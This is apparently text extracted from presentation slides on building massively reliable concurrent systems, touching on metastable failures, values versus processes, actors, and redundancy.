




# Metastable Mechanism



# Metastable Mechanism



- Retries / let it crash
- Work amplification
- General thrash 🤖



PLOP 

# *Values Over Time*

**Places are "a" way** to organize concurrency.

They are **not "the" way.**

**Nine Nines Is So 1999**

***Massive Reliability***





Massive Reliability 

You can **never step** into the **same ~~river~~ twice**  
process

– Heraclitus

## Massive Reliability


# *Values ≠ References ≠ Processes*

- Values are eternal
  - Only pointers mutate
- Modular! Mobile! Universal!
- "Pure"
- Compared by equality
- Processes occur over time
- Can move, but always unique
- Actors colocate mutable references with processes
- Specific interface
- Often limited reuse, especially when distributed



Massive Reliability 🏔️

# *Decoupling, Abundance, Redundancy*




# Massive Reliability 🏔️

## Pure Parallel


